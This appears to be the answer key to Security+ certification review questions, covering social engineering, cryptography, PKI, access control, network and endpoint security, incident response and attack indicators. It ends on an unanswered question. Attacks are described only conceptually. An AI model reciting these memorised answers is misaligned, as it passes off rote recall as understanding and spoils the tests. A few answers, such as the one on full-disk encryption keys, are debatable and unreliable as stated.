1. **The help desk takes a call, and the caller states that she cannot connect to the e-commerce website to check her order status. She would also like a username and password. The user gives a valid customer company name but is not listed as a contact in the customer database. The user does not know the correct company code or customer ID. Is this likely to be a social engineering attempt, or is it a false alarm?**

This is likely to be a social engineering attempt. The help desk should not give out any information or add an account without confirming the caller's identity.

2. **A purchasing manager is browsing a list of products on a vendor's website when a window opens claiming that antimalware software has detected several thousand files on their computer that are infected with viruses. Instructions in the official-looking window indicate the user should click a link to install software that will remove these infections. What type of social engineering attempt is this, or is it a false alarm?**

This is a social engineering attempt utilizing a watering hole attack and brand impersonation.

3. **Your CEO calls to request market research data immediately be forwarded to their personal email address. You recognize their voice, but a proper request form has not been filled out and use of third-party email is prohibited. They state that normally they would fill out the form and should not be an exception, but they urgently need the data to prepare for a roundtable at a conference they are attending. What type of social engineering techniques could this use, or is it a false alarm?**

If social engineering, this is a CEO fraud phishing attack over a voice channel (vishing). It is possible that it uses deep fake technology for voice mimicry. The use of a sophisticated attack for a relatively low-value data asset seems unlikely, however. A fairly safe approach would be to contact the CEO back on a known mobile number.

4. **A company policy states that any wire transfer above a certain value must be authorized by two employees, who must separately perform due diligence to verify invoice details. What specific type of social engineering is this policy designed to mitigate?**

Business email compromise

Review Activity: Cryptographic Algorithms

1. **Which part of a simple cryptographic system must be kept secret—the cipher, the ciphertext, or the key?**

In cryptography, the security of the message is guaranteed by the security of the key. The system does not depend on hiding the algorithm or the message (security by obscurity).

2. **Considering that cryptographic hashing is one way and the digest cannot be reversed, what makes hashing a useful security technique?**

Because two parties can hash the same data and compare digests to see if they match, hashing can be used for data verification in a variety of situations, including password authentication. Hashes of passwords, rather than the password plaintext, can be stored securely or exchanged for authentication. A hash of a file or a hash code in an electronic message can be verified by both parties.

3. **Which security property is assured by symmetric encryption?**

Confidentiality—symmetric ciphers are generally fast and well suited to bulk encrypting large amounts of data.

4. **What are the properties of a public/private key pair?**

Each key can reverse the cryptographic operation performed by its pair but cannot reverse an operation performed by itself. The private key must be kept secret by the owner, but the public key is designed to be widely distributed. The private key cannot be determined from the public key, given a sufficient key size.

5. **What is the process of digitally signing a message?**

A hashing function is used to create a message digest. The digest is then signed using the sender's private key. The resulting signature can be verified by the recipient using the sender's public key and cannot be modified by any other agency. The recipient can calculate their own digest of the message and compare it to the signed hash to validate that the message has not been altered.

Review Activity: Public Key Infrastructure

1. How does a subject go about obtaining a certificate from a CA?

In most cases, the subject generates a key pair, adds the public key along with subject information and certificate type in a certificate signing request (CSR), and submits it to the CA. If the CA accepts the request, it generates a certificate with the appropriate key usage and validity, signs it, and transmits it to the subject.

2. What cryptographic information is stored in a digital certificate?

The subject's public key and the algorithms used for encryption and hashing. The certificate also stores a digital signature from the issuing CA, establishing the chain of trust.

3. What extension field is used with a web server certificate to support the identification of the server by multiple specific subdomain labels?

The subject alternative name (SAN) field. A wildcard certificate will match any subdomain label.

4. What are the potential consequences if a company loses control of a private key?

It puts both data confidentiality and identification and authentication systems at risk. Depending on the key usage, the key may be used to decrypt data with authorization. The key could also be used to impersonate a user or computer account.

5. You are advising a customer about encryption for data backup security and the key escrow services that you offer. How should you explain the risks of key escrow and potential mitigations?

Escrow refers to archiving the key used to encrypt the customer's backups with your company as a third party. The risk is that an insider attack from your company may be able to decrypt the data backups. This risk can be mitigated by requiring *M*-of-*N* access to the escrow keys, reducing the risk of a rogue administrator.

6. What mechanism informs clients about suspended or revoked keys?

Either a published certificate revocation list (CRL) or an Online Certificate Status Protocol (OCSP) responder

7. You are providing consultancy to a firm to help them implement smart card authentication to premises networks and cloud services. What are the main advantages of using an HSM over server-based key and certificate management services?

A hardware security module (HSM) is optimized for this role and so presents a smaller attack surface. It is designed to be tamper evident to mitigate against insider threat risks. It is also likely to have a better implementation of a random number generator, improving the security properties of key material.

Review Activity: Cryptographic Solutions

1. In an FDE product, what type of cipher is used for a key encrypting key?

Full-disk encryption (FDE) uses a secret symmetric key to perform bulk encryption of a disk. This data encryption key (DEK) is protected by a Key Encryption Key (KEK). The KEK is an asymmetric cipher (RSA or ECC) private key.

2. True or False? Perfect Forward Secrecy (PFS) ensures that a compromise of a server's private key will not also put copies of traffic sent to that server in the past at risk of decryption.

True. PFS ensures that ephemeral keys are used to encrypt each session. These keys are destroyed after use.

3. Why does Diffie-Hellman underpin Perfect Forward Secrecy (PFS)?

Diffie-Hellman allows the sender and recipient to derive the same value (the session key) from some other pre-agreed values. Some of these are exchanged, and some kept private, but there is no way for a snooper to work out the secret just from the publicly exchanged values. This means session keys can be created without relying on the server's private key and that it is easy to generate ephemeral keys that are different for each session.

4. True or false? It is essential to keep a salt value completely secret to prevent recovery of a password from its hash.

False. The salt does not have to be kept secret, though it should be generated randomly.

Review Activity: Authentication

1. Which property of a plaintext password is most effective at defeating a brute force attack?

The length of the password. If the password does not have any complexity (if it is just two dictionary words, for instance), it may still be vulnerable to a dictionary-based attack. A long password may still be vulnerable if the output space is small or if the mechanism used to hash the password is faulty.

2. A user maintains a list of commonly used passwords in a file located deep within the computer's directory structure. Is this secure password management?

No. This is security by obscurity. The file could probably be easily discovered using search tools.

3. What policy prevents users from choosing old passwords again?

Enforce password history/block reuse and set a minimum age to prevent users from quickly cycling through password changes to revert to a preferred phrase.

4. True or false? An account requiring a password, PIN, and smart card is an example of three-factor authentication.

False. Three-factor authentication also includes a biometric-, behavioral-, or location-based element. The password and PIN elements are the same factor (something you know).

5. What methods can be used to implement location-based authentication?

You can query the location service running on a device or geolocation by IP. You could use location with the network, based on switch port, wireless network name, virtual LAN (VLAN), or IP subnet.

6. Apart from cost, what would you consider to be the major considerations for evaluating a biometric recognition technology?

Error rates (false acceptance and false rejection), throughput, and whether users will accept the technology or reject it as too intrusive or threatening to privacy.

7. True or false? When implementing smart card login, the user's private key is stored on the smart card.

True. The smart card implements a cryptoprocessor for secure generation and storage of key and certificate material.

8. How does OTP protect against password compromise?

A one-time password mechanism generates a token that is valid only for a short period (usually 60 seconds), before it changes again. This can be sent to a registered device or generated by a hard token device. This sort of two-step verification means that a threat actor cannot simply use the compromised password to access the user's account.

Review Activity: Authorization

1. What is the difference between security group- and role-based permissions management?

A group is simply a container for several user objects. Any organizing principle can be applied. In a role-based access control system, groups are tightly defined according to job functions. Also, a user should (logically) only possess the permissions of one role at a time.

2. In a rule-based access control model, can a subject negotiate with the data owner for access privileges? Why or why not?

This sort of negotiation would not be permitted under rule-based access control; it is a feature of discretionary access control.

3. What is the process of ensuring accounts are only created for valid users, only assigned the appropriate privileges, and that the account credentials are known only to the valid user?

Provisioning or onboarding

4. What is the policy that states users should be allocated the minimum sufficient permissions?

Least privilege

5. A threat actor was able to compromise the account of a user whose employment had been terminated a week earlier. They used this account to access a network share and exfiltrate important files. What account vulnerability enabled this attack?

While it's possible that lax password requirements and incorrect privileges may have contributed to the account compromise, the most glaring problem is that the terminated employee's account wasn't deprovisioned. Since the account was no longer being used, it should not have been left active for a threat actor to exploit.

Review Activity: Identity Management

1. What is the purpose of implementing LDAP?

A Lightweight Directory Access Protocol (LDAP)-compatible directory stores information about network resources and users in a format that can be accessed and updated using standard queries.

2. True or false? The following string is an example of a distinguished name: CN=ad, DC=515support,DC=com.

True

3. **True or false? In order to create a service ticket, Kerberos passes the user's password to the target application server for authentication.**

False. Only the KDC verifies the user credential. The Ticket Granting Service (TGS) sends the user's account details (SID) to the target application for authorization (allocation of permissions), not authentication.

4. **You are consulting with a company about a new approach to authenticating users. You suggest there could be cost savings and better support for multifactor authentication (MFA) if your employees create accounts with a cloud provider. That allows the company's staff to focus on authorizations and privilege management. What type of service is the cloud vendor performing?**

The cloud vendor is acting as the identity provider.

5. **You are working on a cloud application that allows users to log on with social media accounts over the web and from a mobile application. Which protocols would you consider, and which would you choose as most suitable?**

Security Assertion Markup Language (SAML) and OAuth. OAuth offers better support for standard mobile apps so is probably the best choice.

Review Activity: Enterprise Network Architecture

1. **A company's network contains client workstations and database servers in the same subnet. Recently, this has enabled attackers to breach the security of the database servers from a workstation compromised by phishing malware. The company has improved threat awareness training and upgraded antivirus software on workstations. What other change will improve the security of the network's design, and why?**

The network architecture should implement network segmentation to put hosts with the same security requirements within segregated zones. At layer 2, the workstation and database servers should be placed on separate switches or placed in separate virtual LANs (VLANs). At layer 3, these segments can be identified as separate subnets.

2. **A company must store archived data with very high confidentiality and integrity requirements on the same site as its production network systems. What type of architecture will best protect the security requirements of the archive host?**

The host can be physically isolated by configuring it with no networking connections, creating an air-gap.

3. **Following a data breach perpetrated by an insider threat actor, a company has relocated its on-premises servers to a dedicated equipment room. The equipment room has a lockable door, and the servers are installed to lockable racks. Access to keys is restricted to privileged administrators and subject to sign-out procedures. True or false? These security principles reduce the attack surface.**

True. The attack surface exists at different network layers and includes physical access. Physically restricting access to server hardware is an important element in reducing the attack surface and mitigating insider threat.

4. **A company wants to upgrade switches to enforce device authentication. Which framework, standard, or protocol must the switch models support?**

The switches must support the IEEE 802.1X standard. The Remote Authentication Dial-In User Service (RADIUS) protocol and Extensible Authentication Protocol (EAP) framework are used within this, but it is 802.1X that is specific to authenticating when connecting to a switch port (and Wi-Fi access points).

5. **Two companies are merging and want to consolidate employees at a single site. Neither company's on-premises networks have space to add the 100 desktops required. Which consideration factor does the current architecture model fail to address?**

Scalability is the consideration that an architecture should be able to expand to meet additional requirements or workloads.

Review Activity: Network Security Appliances

1. **True or False? As they protect data at the highest layer of the protocol stack, application-based firewalls have no basic packet filtering functionality.**

False. All firewall types can perform basic packet filtering (by IP address, protocol type, port number, and so on).

2. **A proxy server implements a gateway for employee web and email access and is regularly monitored for compromise. If any compromise is detected, the proxy must enter a fail state that prevents further access. What type of fail mode is required?**

A fail-closed mode is required. Fail-open mode preserves access and availability.

3. **You need to deploy an appliance WAF to protect a web server farm without making any layer 3 addressing changes. Is WAF functionality supported by appliances and, if so, what device attribute should the appliance support?**

A web application firewall (WAF) can be implemented as an appliance or as software running on a general host. The device must support transparent mode. It could either use layer 2 bridging or a layer 1 inline ("bump-in-the-wire") mode.

4. **What IPS mechanism can be used to block traffic that violates policy without also blocking the traffic source?**

The intrusion prevention system (IPS) can be configured to reset connections that match rules for traffic that are not allowed on the network. This halts the potential attack without blocking the source address.

5. **True or false? When deploying a non-transparent proxy, clients must be configured with the proxy address and port.**

True. The clients must either be manually configured or use a technology such as proxy auto-configuration (PAC) to detect the appropriate settings.

6. **What is meant by scheduling in the context of load balancing?**

The algorithm and metrics that determine which node a load balancer picks to handle a request

Review Activity: Secure Communications

1. **True or false? A TLS VPN can only provide access to web-based network resources.**

False. A Transport Layer Security (TLS) VPN uses TLS to encapsulate the private network data and tunnel it over the network. The private network data could be frames or IP-level packets and is not constrained by application-layer protocol type.

2. What IPsec mode would you use for data confidentiality on a private network?

Transport mode with Encapsulating Security Payload (ESP). Tunnel mode encrypts the IP header information, but this is unnecessary on a private network. Authentication Header (AH) provides message authentication and integrity but not confidentiality.

3. What is the main advantage of IKEv2 over IKEv1?

Rather than just providing mutual authentication of the host endpoints, IKEv2 supports a user account authentication method, such as Extensible Authentication Protocol (EAP).

4. What value confirms the identity of an SSH server to a client?

The server's public key. This is referred to as the host key. Note that this can only be trusted if the client trusts that the public key is valid. The client might confirm this manually or using a certificate authority.

5. Server A is configured to forward commands over SSH to a pool of database servers. The database servers do not accept SSH connections from any other source. What type of configuration does Server A implement?

Server A is a jump server. A jump server is a specially hardened device designed as a single point of entry for management and administration traffic for a group of application or database servers in a secure zone. This is designed to make monitoring and securing connections to the secure zone easier and more reliable.

Review Activity: Cloud Infrastructure

1. What is a public cloud?

A solution hosted by a third-party cloud service provider (CSP) and shared between subscribers (multi-tenant). This sort of cloud solution has the greatest security concerns.

2. What type of cloud solution could be used to implement a SAN?

This would usually be described as infrastructure as a service (IaaS).

3. What is a Type II hypervisor?

Software that manages virtual machines that has been installed to a guest OS. This is in contrast to a Type I (or "bare metal") hypervisor, which interfaces directly with the host hardware.

4. What is IaC?

Answers will vary.

IaC, or Infrastructure as Code, is a software engineering practice that manages computing infrastructure using machine-readable definition files and is closely related to the use of cloud computing infrastructures.

Review Activity: Embedded System and Zero Trust Architecture

1. What is a purpose-specific operating system with designs heavily focused on high levels of stability and processing speed?

Real-Time Operating System (RTOS). RTOS are designed for use in embedded systems and are designed to provide very specific types of functionality based on implementation.

2. What are the systems control machinery that is used in critical infrastructure, like power suppliers, water suppliers, health services, telecommunications, and national security services?

Industrial Control Systems (ICS.) ICSs are specialized industrial computers designed to operate manufacturing and industrial sites. ICS systems are unique in that their failure can often result in significant physical damage and loss of life.

3. What are some factors contributing to the poor security characteristics of IoT devices?

Answers will vary.

- IoT devices are designed to be low cost and focus on functionality rather than security.
- IoT devices have limited processing power and memory.
- IoT devices are rushed to market without proper security testing.
- There is low awareness among consumers and organizations about the security risks associated with IoT devices.

4. What is a network security approach that shifts the focus from defending a network's boundaries to protecting individual resources and data within the network?

Deperimeterization. This security approach moves away from traditional "inside" and "outside" network security approaches and focuses on more granular methods of user and device analysis.

Review Activity: Asset Management

1. How does configuration management support cybersecurity operations?

It ensures that each configurable element within an asset inventory has not diverged from its approved configuration.

2. What technology are snapshots most commonly associated with?

Virtual machines (virtualization). They provide quick, point-in-time copies of a virtual machine's state.

3. True or false? Backup media can be on site, but offline.

True. As a security precaution, backup media can be taken offline at the completion of a job to mitigate the risk of malware corrupting the backup.

4. You are advising a company about backup requirements for a few dozen application servers hosting tens of terabytes of data. The company requires online availability of short-term backups, plus off-site security media and long-term archive storage. The company cannot use a cloud solution. What type of on-premises storage solution is best suited to the requirement?

The off-site and archive requirements are best met by a tape solution, but the online requirement may need a RAID array, depending on speed. The requirement is probably not large enough to demand a storage area network (SAN), but could be provisioned as part of one.

5. Define data sanitization.

The process of removing sensitive information from storage media to prevent unauthorized access or data breaches.

Review Activity: Redundancy Strategies

1. How does MTD relate to availability?

The maximum tolerable downtime (MTD) metric expresses the availability requirement for a particular business function.

2. How does elasticity differ from scalability?

A scalable system is one that responds to increased workloads by adding resources without exponentially increasing costs. An elastic system is able to assign or unassign resources as needed to match either an increased workload or a decreased workload.

3. Which two components are required to ensure power redundancy for a power loss period extending over 24 hours?

An uninterruptible power supply (UPS) is required to provide failover for the initial power loss event, before switching over to a standby generator to supply power over a longer period.

4. How does RAID support fault tolerance?

RAID provides redundancy among a group of disks, so that if one disk were to fail, that data may be recoverable from the other disks in the array.

Review Activity: Physical Security

1. What physical site security controls act as deterrents?

Lighting is one of the most effective deterrents. Any highly visible security control (guards, fences, dogs, barricades, CCTV, signage, and so on) will act as a deterrent.

2. What use might a proximity reader be for site security?

One type of proximity reader allows a lock to be operated by a contactless smart card. Proximity sensors can also be used to track objects via RFID tags.

3. What type of sensor detects changes in heat patterns caused by moving objects?

Infrared

4. What is a bollard?

A short vertical post typically made of steel, concrete, or other similarly durable material and designed to restrict vehicular traffic into pedestrian areas.

Review Activity: Device and OS Vulnerabilities

1. You are recommending that a business owner invest in patch management controls for PCs and laptops. What is the main risk from weak patch management procedures on such devices?

Vulnerabilities in the OS and applications software such as web browsers and document readers or in PC and adapter firmware can allow threat actors to run malware and gain a foothold on the network.

2. You are advising a business owner on security for a PC running Windows 7. The PC runs process management software that the owner cannot run on Windows 11. What are the risks arising from this, and how can they be mitigated?

Windows 7 is a legacy platform that is no longer receiving security updates. This means that patch management cannot be used to reduce risks from software vulnerabilities. The workstation should be isolated from other systems to reduce the risk of compromise.

3. As a security solution provider, you are compiling a checklist for your customers to assess potential vulnerabilities. What vulnerability do the following items relate to? Default settings, Unsecured root accounts, Open ports and services, Unsecure protocols, Weak encryption, Errors.

Misconfiguration refers to improper and default settings that introduce vulnerabilities.

Review Activity: Application and Cloud Vulnerabilities

1. Your log shows that the Notepad process on a workstation running as the local administrator account has started an unknown process on an application server running as the SYSTEM account. What type of attack(s) are represented in this intrusion event?

The Notepad process has been compromised, possibly using buffer overflow or a DLL/process injection attack. The threat actor has then performed lateral movement and privilege escalation, gaining higher privileges through remote code execution on the application server.

2. How do malicious updates introduce malware?

Malicious updates describe updates typically downloaded from the trusted hardware or software vendor that include malware. This is a result of the vendor's environment being exploited.

3. What type of attack is focused on exploiting the database access provided to a web application?

SQL injection. SQLi attacks manipulate the way web applications handle inputs to gain access to protected resources stored in a database or manipulate web application behavior.

Review Activity: Vulnerability Identification Methods

1. **You have received an urgent threat advisory and need to configure a network vulnerability scan to check for the presence of a related CVE on your network. What configuration check should you make in the vulnerability scanning software before running the scan?**

Verify that the vulnerability feed/plug-in/test has been updated with the specific CVE that you need to test for.

2. **Your CEO wants to know if the company's threat intelligence platform makes effective use of OSINT. What is OSINT?**

Open-source intelligence (OSINT) is cybersecurity-relevant information harvested from public websites and data records. In terms of threat intelligence specifically, it refers to research and data feeds that are made publicly available.

3. **A small company that you provide security consulting support to has resisted investing in an event management and threat intelligence platform. The CEO has become concerned about an APT risk known to target supply chains within the company's industry sector and wants you to scan their systems for any sign that they have been targeted already. What are the additional challenges of meeting this request, given the lack of investment?**

Collecting network traffic and log data from multiple sources and then analyzing it manually will require many hours of analyst time. The use of threat feeds and intelligence fusion to automate parts of this analysis effort would enable a much swifter response.

Review Activity: Vulnerability Analysis and Remediation

1. **This is a dictionary of vulnerabilities in published operating systems and applications software.**

CVE, or Common Vulnerabilities and Exposures

2. **A vulnerability scan reports that a CVE associated with CentOS Linux is present on a host, but you have established that the host is not running CentOS. What type of scanning error event is this?**

False positive

3. **This type of protection can provide financial protection in case of a security breach resulting from a vulnerability.**

Cybersecurity insurance. These policies are designed to cover a majority of the expenses related to remediating and recovering from a cyber incident.

Review Activity: Network Security Baselines

1. What is a pre-shared key?

This is a type of group authentication used when the infrastructure for authenticating securely (via RADIUS, for instance) is not available. The system depends on the strength of the passphrase used for the key.

2. Is WPS a suitable authentication method for enterprise networks?

No, an enterprise network will use RADIUS authentication. WPS uses PSK, and there are weaknesses in the protocol.

3. You want to deploy a wireless network where only clients with domain-issued digital certificates can join the network. What type of authentication mechanism is suitable?

EAP-TLS is the best choice because it requires that both server and client be installed with valid certificates.

4. What is a dissolvable agent?

Some network access control (NAC) solutions perform host health checks via a local agent, running on the host. A dissolvable agent is one that is executed in the host's memory and CPU but not installed to a local disk.

Review Activity: Network Security Capability Enhancement

1. How can a screened subnet be implemented?

By using two firewalls (external and internal) around a screened subnet, or by using a triple-homed firewall (one with three network interfaces)

2. What is the common purpose of the default rule on a firewall?

Block any traffic not specifically allowed (implicit deny)

3. What sort of maintenance must be performed on signature-based monitoring software?

Installing definition/signature updates and removing definitions that are not relevant to the hosts or services running on your network.

4. What is the principal risk of deploying an intrusion prevention system with behavior-based detection?

Behavior-based detection can exhibit high false positive rates, where legitimate activity is wrongly identified as malicious. With automatic prevention, this will block many legitimate users and hosts from the network, causing availability and support issues.

Review Activity: Endpoint Security

1. **What is a hardened configuration?**

A basic principle of security is to run only services that are needed. A hardened system is configured to perform a role as client or application server with the minimal possible attack surface in terms of interfaces, ports, services, storage, system/registry permissions, lack of security controls, and vulnerabilities.

2. **True or false? Only Microsoft's operating systems and applications require security patches.**

False. Any vendor's or open source software or firmware can contain vulnerabilities that need patching.

3. **Why are OS-enforced file access controls not sufficient in the event of the loss or theft of a computer or mobile device?**

The disk (or other storage) could be attached to a foreign system, and the administrator could take ownership of the files. File-level, full disk encryption (FDE), or self-encrypting drives (SED) mitigate this by requiring the presence of the user's decryption key to read the data.

Review Activity: Mobile Device Hardening

1. **What type of deployment model(s) allow users to select the mobile device make and model?**

Bring your own device (BYOD) and choose your own device (CYOD)

2. **Company policy requires that you ensure your smartphone is secured from unauthorized access in case it is lost or stolen. To prevent someone from accessing data on the device immediately after it has been turned on, what security control should be used?**

Screen lock

3. **True or false? A maliciously designed USB battery charger could be used to exploit a mobile device on connection.**

True. Though the vector is known to the mobile OS and handset vendors, the exploit often requires user interaction.

4. **Why might enforcement policies be used to prevent USB tethering when a smartphone is brought to the workplace?**

This would allow a PC or laptop to connect to the Internet via the smartphone's cellular data connection. This could be used to evade network security mechanisms, such as data loss prevention or content filtering.

Review Activity: Application Protocol Security Baselines

1. What type of attack against HTTPS aims to force the server to negotiate weak ciphers?

A downgrade attack

2. When using S/MIME, which key is used to protect the confidentiality of a message?

The recipient's public key (principally). The public key is used to encrypt a symmetric session key, and (for performance reasons) the session key does the actual data encoding. The session key and, therefore, the message text can then only be recovered by the recipient, who uses the linked private key to decrypt it.

3. Which protocol should be used to replace TELNET?

Secure Shell (SSH) provides the same functionality as TELNET and incorporates encryption protections by default.

4. True or false? DNSSEC depends on a chain of trust from the root servers down.

True. The authoritative server for the zone creates a "package" of resource records (called an RRset) signed with a private key (the Zone Signing Key). When another server requests a secure record exchange, the authoritative server returns the package along with its public key, which can be used to verify the signature.

Review Activity: Cloud and Web Application Security Concepts

1. What type of programming practice defends against injection-style attacks, such as inserting SQL commands into a database application from a site search form?

Input validation provides some mitigation against this type of input being passed to an application via a user form. Output encoding could provide another layer of protection by checking that the query that the script passes to the database is safe.

2. Which response header provides protection against SSL stripping attacks?

HTTP Strict Transport Security (HSTS)

3. What vulnerabilities might default error messages reveal?

A default error message might reveal platform information and the workings of the code to an attacker.

4. How does static code analysis support secure development?

Static code analysis is designed to inspect software at the source-code level to identify and report on insecure coding practices. Static code analysis tools are often incorporated into software development environments to automatically flag insecure code and encourage developers to focus on secure development practices.

Review Activity: Incident Response

1. **What are the seven processes in the CompTIA incident response lifecycle?**

Preparation, detection, analysis, containment, eradication, recovery, and lessons learned

2. **True or false? The "first responder" is whoever first reports an incident to the CIRT.**

False. The first responder would be the member of the computer incident response team (CIRT) to handle the report.

3. **True or false? It is important to publish all security alerts to all members of staff.**

False. Security alerts should be sent to those able to deal with them at a given level of security awareness and on a need-to-know basis.

4. **You are providing security consultancy to assist a company with improving incident response procedures. The business manager wants to know why an out-of-band contact mechanism for responders is necessary. What do you say?**

The response team needs a secure channel to communicate over without alerting the threat actor. There may also be availability issues with the main communication network if it has been affected by the incident.

5. **Your consultancy includes a training segment. What type of incident response exercise will best represent a practical incident handling scenario?**

A simulation exercise creates an actual intrusion scenario, with a red team performing the intrusion and a blue team attempting to identify, contain, and eradicate it.

Review Activity: Digital Forensics

1. **What is the significance of the fact that digital evidence is latent?**

The evidence cannot be seen directly but must be interpreted so the validity of the interpreting process must be unquestionable.

2. **You've fulfilled your role in the forensic process, and now you plan on handing the evidence over to an analysis team. What important process should you observe during this transition, and why?**

It's important to uphold a record of how evidence is handled in a chain of custody. The chain of custody will help verify that everyone who handled the evidence is accounted for, including when the evidence was in each person's custody. This is an important tool in validating the evidence's integrity.

3. **True or false? To ensure evidence integrity, you must make a hash of the media before making an image.**

True

4. You must recover the contents of the ARP cache as vital evidence of an on-path attack. Should you shut down the PC and image the hard drive to preserve it?

No, the ARP cache is stored in memory and will be discarded when the computer is powered off. You can either dump the system memory or run the ARP utility and make a screenshot. In either case, make sure that you record the process and explain your actions.

Review Activity: Data Sources

1. Your manager has asked you to prepare a summary of the usefulness of different kinds of log data. You have sections for firewall, application, OS-specific security, IPS/IDS, and network logs plus metadata. Following the CompTIA Security+ exam objectives, which additional log data type should you cover?

Endpoint logs. These are typically security logs from detection suites that perform antivirus scanning and enforce policies.

2. You must assess a security monitoring suite for its dashboard functionality. What is the general use of dashboards?

A dashboard provides a console to work from for day-to-day incident response. It provides a summary of information drawn from the underlying data sources to support some work task. Most tools allow the configuration of different dashboards for different tasks. A dashboard can show uncategorized events and visualizations of key metrics and status indicators.

3. True or false? It is not possible to set custom file system audit settings when using security log data.

False. File system audit settings are always configurable. This type of auditing can generate a large amount of data, so the appropriate settings are often different from one context to another.

4. What type of data source supports frame-by-frame analysis of an event that generated an IDS alert?

Packet capture means that the frames of network traffic that triggered an intrusion detection system (IDS) alert are recorded and stored in the monitoring system. The analyst can pivot from the alert to view the frames in a protocol analyzer.

Review Activity: Alerting and Monitoring Tools

1. What is the purpose of SIEM?

Security information and event management (SIEM) products aggregate IDS alerts and host logs from multiple sources, then perform correlation analysis on the observables collected to identify indicators of compromise and alert administrators to potential incidents.

2. What is the difference between a sensor and a collector, in the context of SIEM?

A SIEM collector receives log data from a remote host and parses it into a standard format that can be recorded within the SIEM and interpreted for event correlation. A sensor (or sniffer) copies data frames from the network, using either a mirror port on a switch or some type of media tap.

3. **Your company has implemented a SIEM but found that there is no parser for logs generated by the network's UTM gateway. Why is a parser necessary?**

Security information and event management (SIEM) aggregates data sources from multiple hosts and appliances, including unified threat management (UTM). A parser translates the event attributes and data used by the UTM to standard fields in the SIEM's event database. This normalization process is necessary for the correlation of event data generated by different sources.

4. **Your manager has asked you to prepare a summary of the activities that support alerting and monitoring. You have sections for log aggregation, alerting, scanning, reporting, and alert response and remediation/validation (including quarantine and alert tuning). Following the CompTIA Security+ exam objectives, which additional activity should you cover?**

Archiving means that there is a store of event data that can be called upon for retrospective investigations, such as threat hunting. Archiving also meets compliance requirements to preserve information. As the volume of live data can pose problems for SIEM performance, archived data is often moved to a separate long-term storage area.

5. **You are supporting a SIEM deployment at a customer's location. The customer wants to know whether flow records can be ingested. What type of monitoring tool generates flow records?**

Flow records are generated by NetFlow or IP Flow Information Export (IPFIX) probes. A flow record is data that matches a flow label, which is a particular combination of keys (IP endpoints and protocol/port types).

Review Activity: Malware Attack Indicators

1. **You are troubleshooting a user's workstation. At the computer, an app window displays on the screen claiming that all of your files are encrypted. The app window demands that you make an anonymous payment if you ever want to recover your data. What type of malware has infected the computer?**

This is some type of ransomware, but you will have to investigate resource inaccessibility to determine whether it is actually crypto-ransomware, or a "scareware" variant that is easier to remediate.

2. **You are recommending different antivirus products to the CEO of a small travel services firm. The CEO is confused because they had heard that Trojans represent the biggest threat to computer security these days. What explanation can you give?**

While antivirus (A-V) scanner remains a popular marketing description, all current security products worthy of consideration will try to provide protection against a full range of malware and bloatware threats.

3. **You are writing a security awareness blog for company CEOs subscribed to your threat platform. Why are backdoors and Trojans different ways of classifying and identifying malware risks?**

A Trojan means a malicious program masquerading as something else; a backdoor is a covert means of accessing a host or network. A Trojan need not necessarily operate a backdoor, and a backdoor can be established by exploits other than using Trojans. The term "remote access Trojan (RAT)" is used for the specific combination of Trojan and backdoor.

4. You are investigating a business email compromise (BEC) incident. The email account of a developer has been accessed remotely over webmail. Investigating the developer's workstation finds no indication of a malicious process, but you do locate an unknown USB extension device attached to one of the rear ports. Is this the most likely attack vector, and what type of malware would it implement?

It is likely that the USB device implements a hardware-based keylogger. This would not necessarily require any malware to be installed or leave any trace in the file system.

5. A user's computer is performing extremely slowly. Upon investigating, you find that a process named n0tepad.exe is utilizing the CPU at rates of 80%–90%. This is accompanied by continual small disk reads and writes to a temporary folder. Should you suspect malware infection, and is any particular class of malware indicated?

Yes, this is malware as the process name is trying to masquerade as a legitimate process. It is not possible to conclusively determine the type without more investigation, but you might initially suspect a cryptominer/cryptojacker.

6. Which attack framework provides descriptions of specific TTPs?

MITRE's ATT&CK framework

Review Activity: Network Attack Indicators

1. What is an amplification attack?

Where the attacker spoofs the victim's IP in requests to several reflecting servers (often DNS or NTP servers). The attacker crafts the request so that the reflecting servers respond to the victim's IP with a large message, overwhelming the victim's bandwidth.

2. Why are many network DoS attacks distributed?

Most attacks depend on overwhelming the victim. This typically requires a large number of hosts, or bots.

3. Users in a particular wireless network segment are complaining that websites are frequently slow to load or unavailable or filled with advertising. On investigation, each host in the segment is set to use an unauthorized DNS resolver. Which attack type is the likely cause for this?

The hosts are likely to be receiving their configuration from a malicious Dynamic Host Configuration Protocol (DHCP) server. This is likely to have been achieved via an on-path attack, such as a rogue access point or evil twin access point.

4. The security log on a domain controller has recorded numerous unsuccessful attempts to read the NTDS.DIT file by three different client workstation computer accounts. What specific type of attack is this a precursor for?

NTDS.DIT stores credentials for an Active Directory network. Obtaining a copy of it allows a threat actor to perpetrate offline password attacks. An offline password attack could use brute force, dictionary, or hybrid cracking techniques.

Review Activity: Application Attack Indicators

1. How does a replay attack work in the context of session hijacking?

The attacker captures some data, such as a cookie, used to log on or start a session legitimately. The attacker then resends the captured data to re-enable the connection.

2. You are reviewing access logs on a web server and notice repeated requests for URLs containing the strings %3C and %3E. Is this an event that should be investigated further, and why?

Those strings represent percent encoding (for HTML tag delimiters < and >). This could be an injection attack so should be investigated.

3. You are improving back-end database security to ensure that requests deriving from front-end web servers are authenticated. What general class of attack is this designed to mitigate?

Server-side request forgery (SSRF) causes a public server to make an arbitrary request to a back-end server. This is made much harder if the threat actor has to defeat an authentication or authorization mechanism between the web server and the database server.

4. A technician is seeing high volumes of 403 Forbidden errors in a log. What type of network appliance or server is producing these logs?

403 Forbidden is an HTTP status code, so most likely a web server. Another possibility is a web proxy or gateway.

Review Activity: Policies, Standards, and Procedures

1. This policy outlines the acceptable ways in which network and computer systems may be used.

An acceptable use policy defines what constitutes acceptable behavior by users.

2. Describe the difference between change management and configuration management.

Change management describes the policies and procedures dictating how changes can be made in the environment. Configuration management describes the technical tools used to manage, enforce, and deploy changes to software and endpoints.

3. What are a few examples of the types of capabilities that may be included in a password standard?

Approved hashing algorithms, password salting methods, secure password transmission methods, password reset methods, password manager requirements.

Review Activity: Change Management

1. What is the purpose of a backout plan?

A backout plan is a contingency plan for reversing changes and returning systems and software to their original state if the implementation plan fails.

2. How are standard operating procedures related to change management?

SOPs ensure that changes are implemented consistently and effectively.

3. How do system dependencies impact change management?

System dependencies describe the interconnection of systems and software. Dependencies may cause an otherwise simple change to have severe and widespread impacts attributed to the fact that a single changed component may break functionality in other systems.

Review Activity: Automation and Orchestration

1. How are APIs important to automation and orchestration?

APIs are the enabling feature allowing different platforms and tools to interact with each other. APIs allow security tools to work together and perform rule-based actions to perform tasks previously handled by security analysts.

2. What is operator fatigue?

